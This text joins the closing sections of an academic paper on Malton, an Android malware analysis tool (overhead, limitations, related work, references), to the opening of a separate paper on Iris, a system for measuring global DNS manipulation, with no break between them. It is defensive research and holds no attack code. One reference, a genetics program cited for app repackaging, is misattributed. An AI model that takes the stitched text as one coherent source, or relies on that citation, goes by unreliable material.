Summary The path exploration module of `Malton` can explore code paths of malicious payloads effectively and efficiently. The concolic execution engine generates the satisfying inputs to execute certain code paths, and the direct execution engine forcibly executes selected code paths when the constraint resolver fails.

4.4 Performance Overhead

To understand the overhead introduced by `Malton`, we run the benchmark tool CF-Bench [8] 30 times on a Nexus 5 smartphone running Android 6.0 under four different environments, including Android without Valgrind, Android with Valgrind, and `Malton` with and




Figure 8: Performance measured by CF-Bench.

without the taint propagation. To compare with the dynamic analysis tools based on the Qemu emulator, we also execute CF-Bench in Qemu, which runs on a Ubuntu 14.04 desktop equipped with Core(TM) i7 CPU and 32G memory.

The results are shown in Figure 8. There are three types of scores. The Java score denotes the performance of Java operations, and the native score indicates the performance of naive code operation. The overall scores are calculated based on the Java and the native score. A higher score means a better performance.

Figure 8 illustrates that `Malton` introduces around 16x and 36x slowdown to the Java operations without and with taint propagation. However, when the app runs with only Valgrind, there is also 11x slowdown. It means that `Malton` brings 1.5x-3.2x additional slowdown to Valgrind. Similarly, for the native operations, `Malton` introduces 1.7x-2.3x additional slowdown when running Valgrind is taken as the baseline. Overall, `Malton` introduces around 25x slowdown (with taint propagation). Since the Qemu [57] emulator incurs around 15x overall slowdown, and the Qemu-based tools (e.g., the taint tracker of DroidScope [83]) may incur 11x-34x additional slowdown, `Malton` could be more efficient than the existing tools based on Qemu.

Summary As a dynamic analysis tool, `Malton` has a reasonable performance and could be more efficient than the existing tools based on the Qemu emulator.

5 Discussion

In this section, we discuss the limitations of Malton and potential solutions to be investigated in future work.

First, Malton is based on the Valgrind framework. Similar to the anti-emulator techniques, malware samples may detect the existence of Malton and then stop executing malicious payloads or confuse the Java method tracker of Malton. For example, the malware could check the app starting command or the time used to finish some operations. To address this challenge, we could leverage Malton's path exploration mechanism to explore and trigger conditionally executed payloads. Nevertheless, it's an arm race between the analysis tool and anti-analysis techniques.

Second, though the in-memory optimization significantly reduces the code required to be executed, it is semi-automated because the analysts have to specify the entry point and the exit point of the interested code region. How to fully automate this process is an interesting research direction that we will pursue. Moreover, the direct execution needs analysts to specify the branches to be executed directly. Our current prototype ignores all possible crashes because the directly executed code path may access invalid memory. Advanced malware may exploit this weakness to evade Malton. In future work, we will borrow some ideas from the X-Force [55] system to recover the execution from crashes automatically.

Third, the code coverage is a concern for all dynamic analysis platforms, including ours. We leverage the monkey tool to generate events, and use the path exploration module to explore code paths. Even using the simple monkey tool, Malton has demonstrated better results than existing tools in Section 4.1. In future work, we will equip Malton with UI automation frameworks (e.g., [41]) to generate more directive events. Moreover, as Malton only defines the default sensitive APIs, users can add more sensitive APIs to Malton.

Last but not least, though Malton uses taint analysis to track sensitive information propagation, it cannot track implicit information flow and propagate taint tags over indirect flows.We will enhance it by leveraging the ideas in [45]. For example, we can track the indirect flows like Binder IPC/RPC by hooking the related framework methods and runtime functions. Moreover, since the major purpose of Malton is to provide a comprehensive view of the target apps instead of finding unknown malware, it requires users to specify the malicious patterns for employing Malton to identify potential malware.

6 Related Work

Android malware analysis techniques can be generally divided into static analysis, dynamic analysis, and the hybrid of static and dynamic analysis. Since Malton is a dynamic analysis system, this section introduces the related dynamic and hybrid approaches. Interested readers please refer to [18,51,58,63,72,80] for more information on static analysis of Android apps.

6.1 Dynamic or Hybrid Analysis

According to the implementation techniques, the existing (dynamic or hybrid) Android malware analysis tools can be roughly divided into five types: tailoring Android system [34, 39, 71, 89], customizing Android emulator (e.g., Qemu) [73, 83], modifying (repackaging) app implementation [37], employing system tracking tools [84], or leveraging an app sandbox [20, 24].

We compare Malton with popular (dynamic or hybrid) Android malware analysis tools, and enumerate the major differences in Table 7. Please note that ◔, ◑, and ◕ indicate that the tool can capture malware behaviors in the framework layer, the runtime layer and the native layer, respectively. Besides, the shadow sector means partial support. For example, ◔ of TaintART suggests that it can monitor partial framework behaviors.

TaintDroid [39] conducts dynamic taint analysis to detect information leakage by modifying DVM. It does not capture the behaviors in native layer because it trusts the native libraries loaded from firmware and does not consider third-party native libraries. While only a small percent of apps used native libraries when TaintDroid was designed, recent studies showed that native libraries have been heavily used by apps and malware [19, 59]. At the runtime layer, although TaintDroid can track taint propagation in DVM, it neither monitor the runtime behaviors nor support ART. Though many studies [34, 62, 65, 68, 77, 89, 90] enhanced TaintDroid from different aspects, they cannot achieve the same capability as Malton. For example, AppsPlayground [62] combines TaintDroid and fuzzing to conduct multi-path taint analysis. Mobile-Sandbox [68] uses TaintDroid to monitor framework behaviors and employs ltrace [5] to capture native behaviors.

To avoid modifying Android system (including the framework, native libraries, Linux kernel etc.), a number of studies [10, 12, 22, 23, 31, 32, 43, 60, 61, 67, 78, 81, 87] propose inserting the logics of monitoring behaviors or security policies into the Dalvik bytecode of the malware under inspection and then repacking it into a new APK. Those studies have three common drawbacks. First, they can only monitor the framework layer behaviors by manipulating Dalvik bytecode. Second, those approaches are invasive that can be detected by malware. Third, malware may use packing techniques to prevent such approaches from repacking it [85, 88].

Based on QEMU, DroidScope [83] reconstructs the

Table 7: Comparison of `Malton` with the popular existing Android malware analysis tools.

Tool	On device	Non-invasive	Support ART	Cross-layer Monitoring	Multi-path analysis	In-memory mechanism	Offload mechanism	Direct execution	Without modifying OS	Type
TaintDroid [39]	✓	✓	×	■▒□	×	×	×	×	×	Dynamic
TaintART [71]	✓	×	✓	▒□□	×	×	×	×	×	Dynamic
ARTist [21]	✓	×	✓	▒□□	×	×	×	×	×	Dynamic
DroidBox [34]	✓	✓	×	■▒□	×	×	×	×	×	Dynamic
VetDroid [89]	✓	✓	×	■▒□	×	×	×	×	×	Dynamic
DroidScope [83]	×	✓	×	▒▒■	×	×	×	×	✓	Dynamic
CopperDroid [73]	×	✓	✓	▒□■	×	×	×	×	✓	Dynamic
Dagger [84]	✓	✓	✓	▒□■	×	×	×	×	✓	Dynamic
ARTDroid [30]	✓	✓	✓	▒□□	×	×	×	×	✓	Dynamic
Boxify [20]	✓	✓	✓	▒□■	×	×	×	×	✓	Dynamic
CRePE [29]	✓	✓	×	■□□	×	×	×	×	×	Dynamic
DroidTrace [91]	✓	✓	✓	▒□■	×	×	×	×	✓	Dynamic
DroidTrack [64]	✓	✓	×	■□□	×	×	×	×	×	Dynamic
MADAM [35]	✓	✓	✓	■□■	×	×	×	×	×	Dynamic
HARVESTER [61]	✓	✓	✓	■□□	✓	×	×	✓	✓	Hybrid
AppAudit [79]	×	×	×	■□□	×	×	×	×	×	Hybrid
GroddDroid [10]	✓	×	✓	■□□	✓	×	×	✓	✓	Hybrid
ProfileDroid [76]	✓	✓	✓	■□■	×	×	×	×	✓	Hybrid
`Malton`	✓	✓	✓	■■■	✓	✓	✓	✓	✓	Dynamic

OS-level and Java-level semantics, and exports APIs for building specific analysis tools, such as dynamic information tracer. Hence, there is a semantic gap between the VMI observations and the reconstructed Android specific behaviors. Since it monitors the Java-level behaviors by tracing the execution of Dalvik instructions, it cannot monitor the Java methods that are compiled into native code and running on ART (i.e, partial support of framework layer). Moreover, DroidScope does not monitor JNI and therefore it cannot capture the complete behaviors at runtime layer. CopperDroid [73] is also built on top of Qemu and records system call invocations by instrumenting Qemu. Since it performs binder analysis to reconstruct the high-level Android-specific behaviors, only a limited number of behaviors can be monitored. Moreover, it cannot identify the invocations of framework methods. ANDRUBIS [50] and MARVIN [49] (which is built on top of ANDRUBIS) monitor the behaviors at the framework layer by instrumenting DVM and log system calls through VMI.

Monitoring system calls [17, 35, 46, 48, 54, 68, 75, 76, 84, 91] is widely used in Android malware analysis because considerable APIs in upper layers eventually invoke systems calls. For instance, Dagger [84] collects system calls through strace [6], recodes binder transactions via sysfs [7], and accesses process details from */proc* file system. One common drawback of system-call-based techniques is the semantic gap between system calls with the behaviors of upper layers, even though several studies [54, 84, 91] try to reconstruct high-level semantics from system calls. Besides tracing system calls, MADAM [35] and ProfileDroid [76] monitor the interactions between user and smartphone. However, they cannot capture the behaviors in the runtime layer.

Both TaintART [71] and ARTist [21] are new frameworks to propagate the taint information in ART. They modify the tool `dex2oat`, which is provided along with ART runtime to turn Dalvik bytecode into native code during app's installation. The taint propagation instructions will be inserted into the compiled code by the modified `dex2oat`. However, they only propagate taint at the runtime layer, and do not support the taint propagation through JNI or in native codes. Moreover, they cannot handle the packed malware, because such malware usually dynamically load the Dalvik bytecode into runtime directly without triggering the invocation of `dex2oat`. CRePE [29] and DroidTrack [64] track apps' behaviors at the framework layer by modifying Android framework.

Boxify [20] and NJAS [24] are app sandboxes that encapsulate untrusted apps in a restricted execution environment within the context of another trusted sandbox app. Since they behave as a proxy for all system calls and binder channels of the isolated apps, they support the analysis of native code and could reconstruct partial framework layer behaviors.

ARTDroid [30] traces framework methods by hooking the virtual framework methods and supports ART. Since the boot image boot.art contains both the vtable_ and virtual_methods_ arrays that store the pointers to virtual methods, ARTDroid hijacks vtable_ and virtual_methods_ to monitor the APIs invoked by malware.

HARVESTER and GroddDroid [10, 61] support multipath analysis. The former [61] covers interested code forcibly by replacing conditionals with simple Boolean variables, while the latter [10] uses a similar method to jump to interested code by replacing conditional jumps with unconditional jumps. Different from `Malton`, they need to modify the bytecode of malware.

6.2 Multi-path analysis for Android

There are a few studies about multi-path analysis for Android. TriggerScope [40] is a static symbolic executor that handles Dalvik bytecode. Similar to other static analysis tools, it may run into trouble when handling reflections, native code, dynamic Dex loading etc. Anand et al. [15] proposed ACTEve that uses concolic execution to generate input events for testing apps and offloads constraint solving to the host. There are three major differences between ACTEve and the path exploration module of `Malton`. First, since ACTEve instruments the analyzed app and the SDK, this invasive approach may be detected by malware. Second, ACTEve does not support native code. Third, it does not apply the in-memory optimization. ConDroid [66] also depends on the static instrumentation, and therefore has the same limitations.

Two recent studies [52, 86] propose converting Dalvik bytecode into Java bytecode and then using Java PathFinder [16] to conduct symbolic execution in a customized JVM. However, JVM cannot properly emulate the real device. Moreover, they do not support the analysis of native code.

To make concolic execution applicable for testing embedded software, Chen et al. [28] and MAYHEM [26] adopt similar offloading method. However, they do not apply the in-memory optimization and cannot be used to analyze Android malware. For example, Chen et al. coordinates the part on device and the part on host through the Wind River Tool Exchange protocol for VxWorks.

7 Conclusion

We propose a novel on-device non-invasive analysis system named `Malton` for inspecting Android malware running on ART. `Malton` provides a comprehensive view of the Android malware behaviors, by conducting multi-layer monitoring and information flow tracking and efficient path exploration without the need of modifying the malware. We have developed a prototype of `Malton` and the evaluation with real-world sophisticated malware samples demonstrated the effectiveness of our system.

Acknowledgements

We thank the anonymous reviewers for their helpful comments. We appreciate the collaboration with mobile malware research team at Palo Alto Networks. This work is supported in part by the Hong Kong GRF (No. PolyU 5389/13E, 152279/16E), Hong Kong RGC Project (No. CityU C1008-16G), HKPolyU Research Grants (No. G-UA3X, G-YBJX), Shenzhen City Science and Technology R&D Fund (No. JCYJ20150630115257892), National Natural Science Foundation of China (No. 61402080, 61602371), and the US National Science Foundation (NSF) under Grant no. 0954096 and 1314823. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF.

References

[1] Cloc: Count lines of code. https://goo.gl/Buhrk9.

[2] Dalvik bytecode. https://goo.gl/pSf6as.

[3] The history of xxshenqi and the future of sms phishing. https://goo.gl/6Ds8NF.

[4] logcat command-line tool. https://goo.gl/Y9aRYM.

[5] ltrace. https://goo.gl/rtSTXM.

[6] Strace. https://goo.gl/twBJ1e.

[7] Sysfs. https://goo.gl/mQx8J2.

[8] Cf-bench. https://goo.gl/9jWW1U, 2016.

[9] Zjdroid. https://goo.gl/Xjg3WL, 2016.

[10] A. Abraham, R. Andriatsimandefitra, A. Brunelat, J. Lalande, and V. Tong. Grodddroid: a gorilla for triggering malicious behaviors. In *Proc. MALWARE*, 2015.

[11] V. Afonso, A. dBianchi, Y. Fratantonio, A. Doupé, M. Polino, P. de Geus, C. Kruegel, and G. Vigna. Going native: Using a large-scale analysis of android apps to create a practical native-code sandboxing policy. In *NDSS*, 2016.

[12] V. Afonso, M. de Amorim, A. Grégio, G. Junquera, and P. de Geus. Identifying android malware using dynamically obtained features. *Journal of Computer Virology and Hacking Techniques*, 11(1), 2015.

[13] S. Alam, Z. Qu, R. Riley, Y. Chen, and V. Rastogi. Droidnative: Semantic-based detection of android native code malware. *Computers & Security*, 65, 2017.

[14] M. Alzaylaee, S. Yerima, and S. Sezer. Emulator vs real phone: Android malware detection using machine learning. In *Proc. ACM IWSPA*, 2017.

[15] S. Anand, M. Naik, M. Harrold, and H. Yang. Automated concolic testing of smartphone apps. In *Proc. FSE*, 2012.

[16] S. Anand, C. Păsăreanu, and W. Visser. Jpfcse: A symbolic execution extension to java pathfinder. In *Proc. TACAS*, 2007.

[17] R. Andriatsimandefitra and V. Tong. Capturing android malware behaviour using system flow graph. In *Proc. NSS*, 2014.

[18] D. Arp, M. Spreitzenbarth, M. Hubner, H. Gascon, K. Rieck, and C. Siemens. Drebin: Effective and explainable detection of android malware in your pocket. In *Proc. NDSS*, 2014.

[19] E. Athanasopoulos, V. Kemerlis, G. Portokalidis, and A. Keromytis. Nacldroid: Native code isolation for android applications. In *Proc. ESORICS*, 2016.

[20] M. Backes, S. Bugiel, C. Hammer, O. Schranz, and P. von Styp-Rekowsky. Boxify: Full-fledged app sandboxing for stock android. In *Proc. USENIX Security*, 2015.

[21] M. Backes, S. Bugiel, O. Schranz, P. von Styp-Rekowsky, and S. Weisgerber. Artist: The android runtime instrumentation and security toolkit. *arXiv preprint arXiv:1607.06619*, 2016.

[22] M. Backes, S. Gerling, C. Hammer, M. Maffei, and P. von Styp-Rekowsky. Appguardcenforcing user requirements on android apps. In *Proc. TACAS*, 2013.

[23] P. Berthome, T. Fecherolle, N. Guilloteau, and J. Lalande. Repackaging android applications for auditing access to private data. In *Proc. ARES*, 2012.

[24] A. Bianchi, Y. Fratantonio, C. Kruegel, and G. Vigna. Njas: Sandboxing unmodified applications in non-rooted devices running stock android. In *Proc. SPSM*, 2015.

[25] C. Cadar, D. Dunbar, and D. Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proc. OSDI*, 2008.

[26] S. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *Proc. IEEE SP*, 2012.

[27] T. Chen, X. Zhang, S. Guo, H. Li, and Y. Wu. State of the art: Dynamic symbolic execution for automated test generation. *Future Generation Computer Systems*, 29(7), 2013.

[28] T. Chen, X. Zhang, X. Ji, C. Zhu, Y. Bai, and Y. Wu. Test generation for embedded executables via concolic execution in a real environment. *IEEE Transactions on Reliability*, 64(1), 2015.

[29] M. Conti, V. Nguyen, and B. Crispo. Crepe: Context-related policy enforcement for android. In *Proc. ICIS*, 2010.

[30] V. Costamagna and C. Zheng. Artdroid: A virtual-method hooking framework on android art runtime. In *Proc. ESSoS Workshop IMPS*, 2016.

[31] S. Dai, T. Wei, and W. Zou. Droidlogger: Reveal suspicious behavior of android applications via instrumentation. In *Proc. ICCCT*, 2012.

[32] B. Davis, B. Sanders, A. Khodaverdian, and H. Chen. I-arm-droid: A rewriting framework for in-app reference monitors for android applications. *Mobile Security Technologies*, 2012.

[33] L. De Moura and N. Bjørner. Z3: An efficient smt solver. In *Proc. TACAS*, 2008.

[34] A. Desnos and P. Lantz. Droidbox: An android application sandbox for dynamic analysis. https://goo.gl/iWYL9B, 2014.

[35] G. Dini, F. Martinelli, A. Saracino, and D. Sgandurra. Madam: a multi-level anomaly detector for android malware. In *Proc. MMM-ACNS*, 2012.

[36] T. Dong and M. Zhang. Five ways android malware is becoming more resilient. https://goo.gl/7ZPWnJ, 2016.

[37] D. Earl and B. VonHoldt. Structure harvester: a website and program for visualizing structure output and implementing the evanno method. *Conservation genetics resources*, 4(2), 2012.

[38] W. Enck, P. Gilbert, B. Chun, L. Cox, J. Jung, P. McDaniel, and A. Sheth. Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *Proc. USENIX OSDI*, 2010.

[39] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B. Chun, L. Cox, J. Jung, P. McDaniel, and A. Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems*, 32(2), 2014.

[40] Y. Fratantonio, A. Bianchi, W. Robertson, E. Kirda, C. Kruegel, and G. Vigna. Triggerscope: Towards detecting logic bombs in android applications. In *Proc. IEEE SP*, 2016.

[41] S. Hao, B. Liu, S. Nath, W. Halfond, and R. Govindan. Puma: Programmable ui-automation for large-scale dynamic analysis of mobile apps. In *Proc. MobiSys*, 2014.

[42] E. Hughes. Java-basic datatypes. https://goo.gl/3R3BM9.

[43] C. Jeon, W. Kim, B. Kim, and Y. Cho. Enhancing security enforcement on unmodified android. In *Proc. SAC*, 2013.

[44] Y. Jing, Z. Zhao, G. Ahn, and H. Hu. Morpheus: automatically generating heuristics to detect android emulators. In *Proc. ACSAC*, 2014.

[45] M. Kang, S. McCamant, P. Poosankam, and D. Song. Dta++: Dynamic taint analysis with targeted control-flow propagation. In *Proc. NDSS*, 2011.

[46] M. Karami, M. Elsabagh, P. Najafiborazjani, and A. Stavrou. Behavioral analysis of android applications using automated instrumentation. In *Proc. SERE-C*, 2013.

[47] D. Kirat and G. Vigna. Malgene: Automatic extraction of malware analysis evasion signature. In *Proc. ACM CCS*, 2015.

[48] Y. Lin, Y. Lai, C. Chen, and H. Tsai. Identifying android malicious repackaged applications by thread-grained system call sequences. *Computers & Security*, 39, 2013.

[49] M. Lindorfer, M. Neugschwandtner, and C. Platzer. Marvin: Efficient and comprehensive mobile app classification through static and dynamic analysis. In *Proc. COMPSAC*, 2015.

[50] M. Lindorfer, M. Neugschwandtner, L. Weichselbaum, Y. Fratantonio, V. Van Der Veen, and C. Platzer. Andrubis–1,000,000 apps later: A view on current android malware behaviors. In *Proc. Workshop BADGERS*, 2014.

[51] K. Lu, Z. Li, V. P. Kemerlis, Z. Wu, L. Lu, C. Zheng, Z. Qian, W. Lee, and G. Jiang. Checking more and alerting less: Detecting privacy leakages via enhanced data-flow analysis and peer voting. In *Proc. NDSS*.

[52] S. Malek, N. Esfahani, T. Kacem, R. Mahmood, N. Mirzaei, and A. Stavrou. A framework for automated security testing of android applications on the cloud. In *Proc. SERE-C*, 2012.

[53] N. Nethercote and J. Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *Proc. ACM PLDI*, 2007.

[54] X. Pan, Y. Zhongyang, Z. Xin, B. Mao, and H. Huang. Defensor: Lightweight and efficient security-enhanced framework for android. In *Proc. TrustCom*, 2014.

[55] F. Peng, Z. Deng, X. Zhang, D. Xu, Z. Lin, and Z. Su. X-force: Force-executing binary programs for security applications. In *Proc. USENIX Security*, 2014.

[56] T. Petsas, G. Voyatzis, E. Athanasopoulos, M. Polychronakis, and S. Ioannidis. Rage against the virtual machine: hindering dynamic analysis of android malware. In *Proc. ACM EuroSys*, 2014.

[57] QEMU. https://goo.gl/EUgpkB.

[58] C. Qian, X. Luo, Y. Le, and G. Gu. Vulhunter: Toward discovering vulnerabilities in android applications. *IEEE Micro*, 35(1), 2015.

[59] C. Qian, X. Luo, Y. Shao, and A. Chan. On tracking information flows through JNI in android applications. In *Proc. IEEE/IFIP DSN*, 2014.

[60] S. Rasthofer, S. Arzt, E. Lovat, and E. Bodden. Droidforce: enforcing complex, data-centric, system-wide policies in android. In *Proc. ARES*, 2014.

[61] S. Rasthofer, S. Arzt, M. Miltenberger, and E. Bodden. Harvesting runtime values in android applications that feature anti-analysis techniques. In *Proc. NDSS*, 2016.

[62] V. Rastogi, Y. Chen, and W. Enck. Appsplayground: automatic security analysis of smartphone applications. In *Proc. CODASPY*, 2013.

[63] A. Sadeghi, H. Bagheri, J. Garcia, and s. Malek. A taxonomy and qualitative comparison of program analysis techniques for security assessment of android software. *IEEE Transactions on Software Engineering*, 43(6), 2016.

[64] S. Sakamoto, K. Okuda, R. Nakatsuka, and T. Yamauchi. Droidtrack: tracking and visualizing information diffusion for preventing information leakage on android. *Journal of Internet Services and Information Security*, 4(2), 2014.

[65] D. Schreckling, J. Köstler, and M. Schaff. Kynoid: real-time enforcement of fine-grained, user-defined, and data-centric security policies for android. *Information Security Technical Report*, 17(3), 2013.

[66] J. Schütte, R. Fedler, and D. Titze. Condroid: Targeted dynamic analysis of android applications. In *Proc. AINA*, 2015.

[67] J. Schütte, D. Titze, and J. De Fuentes. Appcaulk: Data leak prevention by injecting targeted taint tracking into android apps. In *Proc. TrustCom*, 2014.

[68] M. Spreitzenbarth, F. Freiling, F. Echtler, T. Schreck, and J. Hoffmann. Mobile-sandbox: having a deeper look into android applications. In *Proc. SAC*, 2013.

[69] M. Sun, J. Lui, and Y. Zhou. Blender: Self-randomizing address space layout for android apps. In *Proc. RAID*, 2016.

[70] M. Sun and G. Tan. Nativeguard: Protecting android applications from third-party native libraries. In *Proc. ACM WiSec*, 2014.

[71] M. Sun, T. Wei, and J. Lui. Taintart: A practical multi-level information-flow tracking system for android runtime. In *Proc. ACM CCS*, 2016.

[72] K. Tam, A. Feizollah, N. Anuar, R. Salleh, and L. Cavallaro. The evolution of android malware and android analysis techniques. *ACM Computing Surveys*, 49(4), 2017.

[73] K. Tam, S. Khan, A. Fattori, and L. Cavallaro. Copperdroid: Automatic reconstruction of android malware behaviors. In *Proc. NDSS*, 2015.

[74] T. Vidas and N. Christin. Evading android runtime analysis via sandbox detection. In *Proc. ACM ASIACCS*, 2014.

[75] X. Wang, K. Sun, Y. Wang, and J. Jing. Deepdroid: Dynamically enforcing enterprise policy on android devices. In *Proc. NDSS*, 2015.

[76] X. Wei, L. Gomez, I. Neamtiu, and M. Faloutsos. Profiledroid: multi-layer profiling of android applications. In *Proc. MobiCom*, 2012.

[77] Z. Wei and D. Lie. Lazytainter: Memory-efficient taint tracking in managed runtimes. In *Proc. SPSM*, 2014.

[78] W. Wu and S. Hung. Droiddolphin: a dynamic android malware detection framework using big data and machine learning. In *Proc. RACS*, 2014.

[79] M. Xia, L. Gong, Y. Lyu, Z. Qi, and X. Liu. Effective real-time android application auditing. In *Proc. IEEE SP*, 2015.

[80] M. Xu, C. Song, Y. Ji, M. Shih, K. Lu, C. Zheng, R. Duan, Y. Jang, B. Lee, C. Qian, S. Lee, and T. Kim. Toward engineering a secure android ecosystem: A survey of existing techniques. *ACM Computing Surveys*, 49(2), 2016.

[81] R. Xu, H. Saïdi, and R. Anderson. Aurasium: Practical policy enforcement for android applications. In *Proc. USENIX Security*, 2012.

[82] L. Xue, X. Luo, L. Yu, S. Wang, and D. Wu. Adaptive unpacking of android apps. In *Proc. ICSE*, 2017.

[83] L. Yan and H. Yin. Droidscope: Seamlessly reconstructing OS and Dalvik semantic views for dynamic Android malware analysis. In *Proc. USENIX Security*, 2012.

[84] C. Yang, G. Yang, A. Gehani, V. Yegneswaran, D. Tariq, and G. Gu. Using provenance patterns to vet sensitive behaviors in android apps. In *Proc. SecureComm*, 2015.

[85] W. Yang, Y. Zhang, J. Li, J. Shu, B. Li, W. Hu, and D. Gu. Appspear: Bytecode decrypting and dex reassembling for packed android malware. In *Proc. RAID*. 2015.

[86] Z. Yang, M. Yang, Y. Zhang, G. Gu, P. Ning, and X. S. Wang. Appintent: Analyzing sensitive data transmission in android for privacy leakage detection. In *Proc. ACM CCS*, 2013.

[87] M. Zhang and H. Yin. Efficient, context-aware privacy leakage confinement for android applications without firmware modding. In *Proc. ASIACCS*, 2014.

[88] Y. Zhang, X. Luo, and H. Yin. Dexhunter: toward extracting hidden code from packed android applications. In *Proc. ESORICS*. 2015.

[89] Y. Zhang, M. Yang, B. Xu, Z. Yang, G. Gu, P. Ning, X. S. Wang, and B. Zang. Vetting undesirable behaviors in android apps with permission use analysis. In *Proc. ACM CCS*, 2013.

[90] S. Zhao, X. Li, G. Xu, L. Zhang, and Z. Feng. Attack tree based android malware detection with hybrid analysis. In *Proc. TrustCom*, 2014.

[91] M. Zheng, M. Sun, and J. Lui. Droidtrace: a ptrace based android dynamic analysis system with forward execution capability. In *Proc. IEEE IWCMC*, 2014.

[92] Y. Zhou and X. Jiang. Dissecting android malware: Characterization and evolution. In *Proc. IEEE SP*, 2012.

Global Measurement of DNS Manipulation

Paul Pearce[◇] *Ben Jones*[†] *Frank Li*[◇] *Roya Ensafi*[†]
Nick Feamster[†] *Nick Weaver*[‡] *Vern Paxson*[◇]

[◇]*University of California, Berkeley* [†]*Princeton University*
[‡] *International Computer Science Institute*

{*pearce, frankli, vern*}*@cs.berkeley.edu* {*bj6, rensafi, feamster*}*@cs.princeton.edu*
nweaver@icsi.berkeley.edu

Abstract

Despite the pervasive nature of Internet censorship and the continuous evolution of how and where censorship is applied, measurements of censorship remain comparatively sparse. Understanding the scope, scale, and evolution of Internet censorship requires global measurements, performed at regular intervals. Unfortunately, the state of the art relies on techniques that, by and large, require users to directly participate in gathering these measurements, drastically limiting their coverage and inhibiting regular data collection. To facilitate large-scale measurements that can fill this gap in understanding, we develop Iris, a scalable, accurate, and ethical method to measure global manipulation of DNS resolutions. Iris reveals widespread DNS manipulation of many domain names; our findings both confirm anecdotal or limited results from previous work and reveal new patterns in DNS manipulation.

1 Introduction

Anecdotes and reports indicate that Internet censorship is widespread, affecting at least 60 countries [29, 39]. Despite its pervasive nature, empirical Internet measurements revealing the scope and evolution of Internet censorship remain relatively sparse. A more complete understanding of Internet censorship around the world requires *diverse* measurements from a wide range of geographic regions and ISPs, not only across countries but also within regions of a single country. Diversity is important even within countries, because political dynamics can vary internally, and because different ISPs may implement filtering policies differently.

Unfortunately, most mechanisms for measuring Internet censorship currently rely on volunteers who run measurement software deployed on their own Internet-connected devices (e.g., laptops, phones, tablets) [43, 49]. Because these tools rely on people to install software and perform measurements, it is unlikely that they can ever achieve the scale required to gather continuous and diverse measurements about Internet censorship. Performing measurements of the scale and frequency necessary to understand the scope and evolution of Internet censorship calls for fundamentally new techniques that do not require human involvement or intervention.

We aim to develop techniques that can perform widespread, longitudinal measurements of global Internet manipulation without requiring the participation of individual users in the countries of interest. Organizations may implement censorship at many layers of the Internet protocol stack; they might, for example, block traffic based on IP address, or they might block individual web requests based on keywords. Recent work has developed techniques to continuously measure widespread manipulation at the transport [23,42] and HTTP [45] layers, yet a significant gap remains in our understanding of global information control concerning the manipulation of the Internet's Domain Name System (DNS). Towards this goal, we develop and deploy a method and system to detect, measure, and characterize the manipulation of DNS responses in countries across the entire world.

Developing a technique to *accurately* detect DNS manipulation poses major challenges. Although previous work has studied inconsistent or otherwise anomalous DNS responses [32, 34], these methods have focused mainly on identifying DNS responses that could reflect a variety of underlying causes, including misconfigurations. In contrast, our work aims to develop methods for accurately identifying DNS manipulation indicative of an intent to restrict user access to content. To achieve high detection accuracy, we rely on a collection of metrics that we base on the underlying properties of DNS domains, resolutions, and infrastructure.

One set of detection metrics focuses on *consistency*—intuitively, when we query a domain from different locations, the IP addresses contained in DNS responses should reflect hosting from either a common server (i.e., the same IP address) or the same autonomous system.

Another set of detection metrics focuses on *independent verifiability*, by comparison to independent information such as the identity in the TLS certificate for the website corresponding to the domain. Each of these metrics naturally lends itself to exceptions: for example, queries from different locations utilizing a content distribution network (CDN) will often receive different IP addresses (and sometimes even different CDNs). However, we can use violations of *all* of the metrics as a strong indicator of DNS manipulation.

In addition to achieving accurate results, another significant design challenge concerns *ethics*. In contrast to systems that explicitly involve volunteers in collecting measurements, methods that send DNS queries through open DNS resolvers deployed across the Internet raise the issue of potentially implicating third parties who did not in fact agree to participate in the measurement. Using "open resolvers" is potentially problematic, as most of these are not actual resolvers but instead DNS forwarders in home routers and other devices [46]. A censor may misattribute requests from these resources as individual citizens attempting to access censored resources.

Reasoning about the risks of implicating individual citizens requires detailed knowledge of how censors in different countries monitor access to censored material and how they penalize such actions. These policies and behaviors may be complex, varying across time, region, individuals involved, and the nature of the censored content; such risks are likely intractable to accurately deduce. To this end, our design takes steps to ensure that, to the extent possible, we only query open DNS resolvers hosted in Internet *infrastructure* (e.g., within Internet service providers or cloud hosting providers), in an attempt to eliminate any use of resolvers or forwarders in the home networks of individual users. This step reduces the set of DNS resolvers that we can use for our measurements from tens of millions to only a few thousand. However, we find that the resulting coverage still suffices to achieve a global view of DNS manipulation, and—importantly—in a safer way than previous studies that exploit open DNS resolvers.

Our work makes the following contributions. First, we design, implement, and deploy Iris, a scalable, ethical system for measuring DNS manipulation. Second, we develop analysis metrics for disambiguating natural variation in DNS responses for a domain from nefarious manipulation. Third, we perform a global measurement study that highlights the heterogeneity of DNS manipulation, across countries, resolvers, and domains. We find that manipulation varies across DNS resolvers even within a single country.

2 Related Work

Country-specific censorship studies. In recent years many researchers have investigated the whats, hows, and whys of censorship in particular countries. These studies often span a short period of time and reflect a single vantage point within a target country, such as by renting virtual private servers. For example, studies have specifically focused on censorship practices in China [55], Iran [7], Pakistan [38], Syria [12], and Egypt [8]. Studies have also explored the employment of various censorship methods, e.g., injection of fake DNS replies [5, 36], blocking of TCP/IP connections [54], and application-level blocking [19, 33, 41]. A number of studies suggest that countries sometimes change their blocking policies and methods in times surrounding political events. For example, Freedom House reports 15 instances of Internet shutdowns—where the government cut off access to Internet entirely—in 2016 alone [29]. Most of these were apparently intended to prevent citizens from reaching social media to spread unwanted information.

Other studies have demonstrated that government censorship covers a broad variety of services and topics, including video portals (e.g.,`youtube.com`) [51], blogs (e.g., `livejournal.com`) [3], and news sites (e.g., `bbc.com`) [9]. Censors also target circumvention and anonymity tools; most famously, the Great Firewall of China has engaged in a decade-long cat-and-mouse game with Tor [24, 53]. Although these studies provide important data points, each reflects a snapshot at a single point in time and thus cannot capture ongoing trends and variations in censorship practices.

